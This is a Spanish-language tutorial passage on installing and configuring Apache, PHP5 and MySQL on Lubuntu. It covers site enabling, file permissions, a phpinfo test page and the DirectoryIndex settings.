
Una vez finalizada la instalación, abrimos un navegador y poniendo el LocalHost saldrá la siguiente página. Podemos poner tanto localhost, cómo la IP 127.0.0.1 o la IP asignada dentro de nuestra red interna, el efecto sería el mismo.

La web que vemos en la pantalla anterior es un index o página de inicio que se encuentra en el directorio /var/www/html.




Los archivos del Apache, se encuentran en el /etc/Apache2, si ejecutamos el comando ls podremos ver su contenido.


Los archivos de la carpeta mods-available son los módulos internos que vienen con Apache, que deberemos desactivar si no los usamos para aumentar la seguridad. Luego vemos como hacerlo.




En el directorio mods-enables, encontramos los módulos más usados que vienen activados por defecto.



Con Apache podremos crear varios Sites o páginas web. Para desactivar un site se usa el comando a2dissite. En el siguiente ejemplo desactivo el Site por defecto que trae Apache.




Para activar los sites, es con el comando a2ensite. Vuelvo a activar el Site por defecto.



Es importante comentar que para que estas actuaciones surgan efecto, debemos reiniciar el servicio Apache, para ello como indica el mensaje de las pantallas anteriores ejecutaríamos sudo service apache2 reload.

Ahora vamos a instalar el módulo de php5, necesario para que nuestro servidor web pueda mostrar y visualizar páginas con esta programación. Para ello ejecutamos sudo apt-get install php5 libapache-mod-php5



Ahora damos permisos al grupo de alumnos y acceso total para ellos, y de lectura para todos. En mi caso es así porque tengo creados en el Linux un grupo llamado alumno y varios usuarios dentro con los que trabajo sin necesidad de usar el usuario root.

```
alumno@lubuntu:/etc/apache2$ sudo chown -R alumno:www-data /var/www/html
alumno@lubuntu:/etc/apache2$ sudo chmod -R 755 /var/www/html
alumno@lubuntu:/etc/apache2$
```


Creamos el siguiente fichero de página web con los comandos que se muestran en php dentro y lo llamamos Info.php. Es importante crear este fichero en el directorio web, para ello podemos usar el comando sudo nano /var/www/html/Info.php, que abrirá un editor de texto y creará el archivo Info.php dentro del directorio indicado si no existe.

```
Archivo  Edición  Pestañas  Ayuda
 GNU nano 2.2.6                Archivo: /var/www/html/info.php

<?php
phpinfo();
?>
```

En el fichero /etc/apache2/mods-enabled/dir.conf se muestran los nombres y extensiones de los archivos web que se consideran de inicio. Se puede quitar, cambiar o añadir los que se deseen. Busca en el orden indicado pasando de uno en uno hasta encontrar uno existente. Si queremos que por ejemplo nuestra página de inicio o principal de la web fuese home.html, deberíamos incluirlo.

```
alumno@lubuntu: /etc/apache2
Archivo  Edición  Pestañas  Ayuda
 GNU nano 2.2.6          Archivo: /etc/apache2/mods-enabled/dir.conf

<IfModule mod_dir.c>
        DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.htm
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```


Si vamos al navegador y ponemos el localhost/info.php saldrá la siguiente web, donde viene toda la información del Apache.



Esto es debido al código que pusimos en el archivo info.php, el cual hace que se muestre información concreta del php.


Ahora instalamos el MySQL. MySQL es una o la más popular base de datos, además de ser gratuita. Las bases de datos son almacenes de datos donde las páginas web recogen la información necesaria que posteriormente accedida por el usuario, le muestra un contenido solicitado. Un claro ejemplo son las web con usuarios registrados, donde aparecen sus datos de registro y perfil, con foto, mail, etc., estos son almacenados siempre en bases de datos.

Para instalar MySQL, necesitamos instalar tanto el cliente, como la versión de servidor, para ello ejecutamos sudo apt-get install mysql-server mysql-client

